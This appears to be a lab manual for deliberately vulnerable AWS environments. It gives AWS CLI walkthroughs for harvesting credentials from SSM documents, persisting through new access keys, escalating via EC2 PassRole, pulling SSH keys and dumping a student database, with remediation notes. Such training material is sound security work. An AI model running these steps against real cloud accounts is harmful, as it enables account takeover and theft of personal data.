9. Finally, you will need to wait for your stack to finish creation before beginning to populate the storage resources.

Setup: Populating Storage Resources - Creating Initial User Access Keys

1. In the AWS console using your privileged user, navigate to the RDS service
2. In Databases, open the StudentDatabase and copy the endpoint url
3. Run RDSfill lambda with an event of the following format:


```
{
   “host” : “{ENDPOINT HERE}”
}
```

4. In AWS console, go to IAM -> Users -> **ApiUser** -> Create Access Key
   a. Create and save the access key csv file. You will need this when setting up your ApiUser profile in aws cli.
5. **Go to** Lambda -> Functions -> PopulateS3Lambda in aws console
   a. **Run** a test in PopulateS3Lambda




6. Create the “ApiUser” Profile in aws cli

a. Edit ~/.aws/config to include:

i. 

```
[profile ApiUser]
region = us-east-2
output = json
```

b. Edit ~/.aws/credentials to include the the access keys from the ApiUser access key csv file:


i. 

```
[ApiUser]
aws_access_key_id = [redacted]
aws_secret_access_key = [redacted]
```

7. Check that you are properly configured by running the command
   a. aws sts get-caller-identity --profile ApiUser

Walkthrough

The following sections will be a full step-by-step walkthrough of the resources involved with Attack Path 1. Additionally, refer to the diagram below to see the flow.



New Student Registration Form

8. Now we must grab the correct API identifiers to connect to the API
   a. We need the **rest-api-id** and the **resource-id**
   b. First run:

```
aws apigateway get-rest-apis --profile ApiUser --region us-east-2
```

      i. This command lists information about the deployed APIs in your account, you should see an API named, “AP1APIGateway.”
      ii. The first JSON item is the **rest-api-id**. Save it.
   c. Now, we need to find the resource id for the two requests that you can do with the gateway.

d. Run:

```
aws apigateway get-resources --profile ApiUser --rest-api-id <rest-api-id> --region us-east-2
```

i. Save the “ID” JSON item value (it should be the first JSON item). This value is the **resource-id**.

9. Example Post Request

```
aws apigateway test-invoke-method --profile ApiUser --region us-east-2 --rest-api-id
<rest-api-id> --resource-id <resource-id> --http-method POST --path-with-query-string
"/students" --body '{"name": "John Doe", "address": {"street": "123 Main St", "city": "Anytown",
"state": "CA", "zipcode": "12345"}, "phone_number": "123-456-7890", "email":
"john.doe@example.com", "ssn": "123-45-6789"}'
```

10. Example Get Request

```
aws apigateway test-invoke-method --profile ApiUser --region us-east-2 --rest-api-id
<rest-api-id> --resource-id <resource-id> --http-method GET --path-with-query-string
"/students?object_key=<value>”
```

Student Advisor Workstation Creation

1. **Create a Profile:** Create a new AWS CLI profile using the Access Key discovered in the New Student Registration Form
2. **Enumerate Your Permissions:** Use a tool like CloudFox to identify what your new permissions are.

```
cloudfox aws --profile [profile-name] all-checks
```

3. **List SSM Documents:** Use the SSM:ListDocuments action in the AWS CLI to find an outdated version of a command that logs into and queries an RDS (Relational Database Service) hosted MySQL database. You can run it without the filter, but there are a lot of default documents provided by AWS to filter through. Don’t worry about the database yet because we still need to get access to the private subnet that the database is hosted on before we can loot it properly.

```
aws ssm list-documents --profile [profile-name] --filters Key=Owner,Values=Self
```

4. **Get Suspicious Command Document:** Now that we have the name of the document, we want to get the contents to see if we can find any additional information using the command below.

```
aws ssm get-document --name "<Document Name>" --profile <profile name>
```

Lab Workstation Creation

Persistence [User Login]:

1. Sign into the AWS Console using the credentials found in the SSM Document in the previous step
2. Once logged into the AWS Console, navigate to Security Credentials.
3. Create an Access Key for CLI under Security Credentials.
    a. This form of persistence remains non-volatile, ensuring continued access even if the account password is changed.

Remediation

To remediate this vulnerability, better security policies should be followed. That includes enforcing two-factor authentication, cleaning up old and unused commands, and lastly encrypting secrets. AWS Secrets Manager and AWS Parameter Store are both services that can help hide secrets such as API keys and passwords so they aren't hardcoded in plain text anywhere.

Privilege Escalation 3 [EC2:PassRole]:

1. Access the account of 'bnoel' using the access key or credentials from Persistence
2. 3. Review the policies attached to 'bnoel' to identify EC2-related permissions, including PassRole and AssociateIamInstanceProfile.
    a. Use Cloudfox or run the following commands using the AWS CLI

```
aws iam list-user-policies --user-name bnoel
aws iam get-user-policy --user-name bnoel --policy-name policy_name
```

3. Use `aws iam list-instance-profiles` to inspect InstanceProfiles and identify profiles with overpermissive roles.
4. Pass the InstanceProfile to an EC2 Instance to gain root-level privileges.
    a. Attach a role to an instance either through the AWS Management Console or via AWS CLI using the command:

```
aws ec2 associate-iam-instance-profile --instance-id
i-1234567890abcdef0
 --iam-instance-profile Name="TestRole-1"
```

5. Connect to the EC2 Instance using the escalated privileges.
    a. Find the 'bnoel' key pair using:

```
aws ec2 describe-key-pairs
```

    b. Obtain the KeyPairId and download the key file using: 'aws ssm get-parameter'.

```
aws ssm get-parameter --name /ec2/keypair/key-1234example
--with-decryption --query Parameter.Value --output text > bnoel.pem
```

    c. Change the permissions of the key file to ensure it's not accessible by others using:

```
chmod 400 bnoel.pem
```

6. Connect to the EC2 Instance through an InstanceConnectEndpoint.
    a. Select the instance from the console, click **Connect**, choose **EC2 Instance Connect**, and select **Connect using EC2 Instance Connect Endpoint**.
    b. Alternatively, connect using the command line with:

```
aws ec2-instance-connect ssh --instance-id i-1234567890example
--connection-type eice --private-key-file bnoel.pem
```

7. Within the EC2 instance, use the attached role credentials by editing the config file within the .aws folder.
    a. Update the config file with the role ARN, credential source, and region information. For more information, read Use credentials for Amazon EC2 instance metadata

```
[profile <profile_name>]
role_arn = arn:aws:iam::123456789012:role/rolename
credential_source = Ec2InstanceMetadata
region = region
```

8. Confirm the success of Privilege Escalation 3 by retrieving the list of all users using
`aws iam list-users` from both the EC2 Instance and a regular AWS CLI shell.
    a. Alternatively, use `aws sts get-caller-identity` to display the credentials currently in use and verify the escalated privileges.

Remediation

Remediation for Privilege Escalation 3 involves removing the excessive permissions in the IAM policies of the user ‘bnoel’. If the account doesn’t need PassRole for their duties, it should be removed. However, if it does, the PassRole should be limited to certain roles and not unrestricted. Within the relevant IAM policy, the “Resource” property of the statement should be restricted to the proper role(s) needed for the job. The example below limits the PassRole only to pass roles that start with RDS.

```
    "Resource": "arn:aws:iam::account-id:role/RDS-*"
```

Student Database

After getting access to the EC2 leveraged in the previous section, we can initiate a connection with the student database to dump all the confidential information it is storing. Before we begin, you should use the following aws cli command to find and record the endpoint of the database for future reference.

```
aws rds describe-db-instances --profile richard
```

From your ec2-instance-connect session,

1. **Open Terminal**: Launch the terminal or SSH into your Amazon Linux instance.
2. **Install MySQL Client (if not installed)**: If MySQL client is not already installed, you can install it using the following commands:

Download the RPM file:

```
sudo wget https://dev.mysql.com/get/mysql80-community-release-el9-1.noarch.rpm
```

Install RPM file:

```
sudo dnf install mysql80-community-release-el9-1.noarch.rpm -y
```

Import the public key of mysql to install the software:

```
sudo rpm --import https://repo.mysql.com/RPM-GPG-KEY-mysql-2023
```

Install mysql client:

```
sudo dnf install mysql-community-client -y
```

3. **Login to MySQL Server**: Once MySQL client is installed, you can login to your MySQL server using the following command:

```
mysql -h <RDS.Endpoint> -u <username> -p
```

4. **Look for Databases:** If the credentials are correct, you should now be logged into the MySQL server. To access the data inside, you will need to find a database to access and loot.

```
mysql> SHOW DATABASES;
mysql> USE <DATABASE>;
```

5. **Look for Tables**: If the credentials are correct, you should now be logged into the MySQL server. You can use command found below to list all tables in the database:

```
mysql> SHOW TABLES;
```

6. **Loot the Table**: Query the database to extract user data

```
mysql> SELECT * FROM uni_table;
```

Deleting the Stack

To delete the stack,

1. Navigate to your AWS Console as a privileged user.
2. In the “S3” Service, go to the student-registration-data bucket
3. Select all objects within the bucket and hit “Delete”
4. Navigate to the “CloudFormation” Service then “Stacks”
5. Select the stack created and click “Delete”
6. Ensure that you see “DELETE COMPLETED” within the Cloudformation section (It may take a while)

Cost

Cost generated by Cloudformation *estimate-template-cost* CLI command and the AWS Pricing Calculator.

Service	Monthly Cost	First Year Cost*	Configuration
Amazon RDS for MySQL	$14.25	$0.00	Deployment option (Single-AZ), Instance type (db.t3.micro), Quantity (1), Storage amount (16 GB), Storage for each RDS instance (General Purpose SSD (gp2))
S3	$0.00	$0.00	
Amazon EC2	$0.00	$0.00	Tenancy (Shared Instances), Operating system (Linux), Advance EC2 instance (t2.micro), DT Inbound: Not selected (0 TB per month), DT Outbound: Not selected (0 TB per month), DT Intra-Region: (0 TB per month)


* On a newly created AWS account within its first year, there are different cost rules

Attack Path 2 Manual

Deploying the Stack

Before you can get started, you will need to begin hosting the virtual environment in an AWS account that you have permission to use as a testbed for vulnerable resources.

1. Begin by downloading the AP2FormationTemplate10.yml from **[TODO: Insert Link Here]**.
2. Login to the AWS Console on your account
3. Navigate to “CloudFormation” then “Stacks”
4. Select “Create Stack” then “With New Resources (Standard)”
5. You will be using an existing template which you will upload from your machine. Your stack choices for creating a stack should look like this before you proceed:



Create stack

Prerequisite - Prepare template

Prepare template
Every stack is based on a template. A template is a JSON or YAML file that contains configuration information about the AWS resources you want to include in the stack.

[✓ Choose an existing template — Upload or choose an existing template.] Use a sample template — Choose from our sample template library. Build from Application Composer — Create a template using a visual builder.

Specify template
A template is a JSON or YAML file that describes your stack's resources and properties.


Template source
Selecting a template generates an Amazon S3 URL where it will be stored.

Amazon S3 URL — Provide an Amazon S3 URL to your template. [✓ Upload a template file — Upload your template directly to the console.] Sync from Git - *new* — Sync a template from your Git repository.

Upload a template file
AP2FormationTemplate10.yml
JSON or YAML formatted file

S3 URL: https://s3.us-east-1.amazonaws.com/cf-templates-1g9neydojp8x4-us-east-1/2024-04-24T234755.268Zyz4-AP2FormationTemplate10.yml

6. Hitting next, there are a few things that need to be filled out.
   a. Firstly you need to specify a stack name such as “VULN-Stack”.
   b. You will also need to enter the specific ip address/addresses you want to be able to connect to the lab with. If you want all ip addresses to have access, then enter “0.0.0.0/0”. If you only want your ip address, enter “what is my ip” into any search engine, and copy that resulting ip address.
   c. Lastly you will also need to specify the KeyName of a key pair you currently have access to. If you do not have a key pair, then you need to create one. A guide on how to create a key pair can be found here AWS Key Pair Creation Guide.



Specify stack details

Provide a stack name

Stack name

AttackPath2

Stack name can include letters (A-Z and a-z), numbers (0-9), and dashes (-).

Parameters

Parameters are defined in your template and allow you to input custom values when you create or update a stack.

AllowedIPAddress

The IP address or range allowed to access the instance on ports 443 and 8000.


0.0.0.0/0

KeyName

Name of the existing SSH key pair

AttackPath2IE

7. Clicking next again, the stack options will not need to be changed at all before proceeding to the last step.



Configure stack options

Tags

You can specify tags (key-value pairs) to apply to resources in your stack. You can add up to 50 unique tags for each stack.

No tags associated with the stack.

You can add 50 more tag(s)

Permissions

Specify an existing AWS Identity and Access Management (IAM) service role that CloudFormation can assume.

IAM role - optional

Choose the IAM role for CloudFormation to use for all operations performed on the stack.

IAM role name | *Sample-role-name*

Stack failure options

Behavior on provisioning failure

Specify the roll back behavior for a stack failure. Learn more


● Roll back all stack resources

Roll back the stack to the last known stable state.

○ Preserve successfully provisioned resources

Preserves the state of successfully provisioned resources, while rolling back failed resources to the last known stable state. Resources without a last known stable state will be deleted upon the next stack operation.

8. In the Review step, you will need to scroll down and acknowledge that this stack will be creating IAM resources which will be necessary for this exercise before selecting “Submit” to begin the creation of your stack resources.



Capabilities

The following resource(s) require capabilities: [AWS::IAM::User, AWS::IAM::Role]


This template contains Identity and Access Management (IAM) resources. Check that you want to create each of these resources and that they have the minimum required permissions. In addition, they have custom names. Check that the custom names are unique within your AWS account. Learn more

✓ **I acknowledge that AWS CloudFormation might create IAM resources with custom names.**


9. Finally, you will need to wait for your stack to finish creation before beginning to populate the storage resources.

Setup: Populating Storage Resources

For filling the two required s3 buckets, you will need to invoke the Lambda function directly. This will create the credentials file needed and the file item to be gathered from the s3 buckets.

1. On AWS, navigate to "Lambda".
2. Click on "PopulateS3LambdaAP2"
    a. 

3. Within the "Code" section, click on the Blue "Test" button.



```python
import boto3
import json
import urllib.request

def download_files_from_github(repo_url):
    with urllib.request.urlopen(repo_url) as response:
        data = response.read()
        repo_contents = json.loads(data)
    return repo_contents

def upload_files_to_s3(files, bucket):
    s3 = boto3.client('s3')
    for file in files:
        s3.put_object(Bucket=bucket, Key=file['name'], Body=file['content'])

def create_access_key_for_user(username):
    iam_client = boto3.client('iam')
    response = iam_client.create_access_key(UserName=username)
    return response['AccessKey']

def handler(event, context):
    username = 'ap2Test'
    repo_url = 'https://api.github.com/repos/AyoOgunsola/SDMAY11/contents/populateS3'
    bucket_name = 'sdmay11-ap2loot2'

    # Create an access key for the user
    access_key = create_access_key_for_user(username)
    access_key_info = {
        'AccessKeyId': access_key['AccessKeyId'],
        'SecretAccessKey': access_key['SecretAccessKey'],
        'UserName': username
    }
    access_key_json = json.dumps(access_key_info)

    # Save credentials to a specific S3 bucket
    s3 = boto3.client('s3')
    s3.put_object(Bucket='sdmay11-ap2loot1', Key='credentials.json', Body=access_key_json)
```


Code properties

Package size	SHA256 hash	Last modified
904 byte	7E3FA19mljo/ed20EApKuROHeO64lOm5xKGx7Haer9M=	April 24, 2024 at 07:12 PM CDT

Runtime settings

Runtime | Handler | Architecture

4. On the next screen, ignore filling anything out and hit "Invoke" on the bottom of the screen.
5. Verify in the Execution results window you see "Operation Performed Successfully"



Execution results

Test Event Name

```
(unsaved) test event
```

Response


```
{
  "statusCode": 200,
  "body": "{\"message\": \"Operation completed successfully\",
}
```

Both Lambda should now be filled with the required data to finish the attack path. The First s3 bucket should contain “credentials.json” which contains the necessary access keys, while the second s3 bucket should contain MOCK_DATA.csv which is the final lootable object.

Setup: Populating the policy versions


The attack path requires creating an additional policy version. To do this, we will invoke the other lambda to generate the policy version.

1. Navigate to AWS lambda
2. Click on the AttackPath2-ap2IEPolicyUpdater



AttackPath2-ap2IEPolicyUpdater-UfBf9bpZyuVG


3. Within the “Code” section, click on the Blue “Test” button.
4. On the next screen, ignore filling anything out and hit “Invoke” on the bottom of the screen.
5. Verify in the Execution results window you see “Successfully updated policy version”



Response
```
"Successfully updated policy version"
```
Function Logs

The ap2IEManagedPolicy should now have a second version attached for use later within the attack path.


The following sections will be a full step-by-step walkthrough of the resources involved with Attack Path 2. Additionally, refer to the diagram below to see the flow.



[redacted]

Initial Entry via SSRF on FinSecure Website


1. Connect to the website page using the public IPv4 address of the ec2:


Public IPv4 DNS

ec2-35-173-190-251.compute-1.amazonaws.com |open address


For this example, the full link would be:
http://ec2-35-173-190-251.compute-1.amazonaws.com:8000/IEapp/

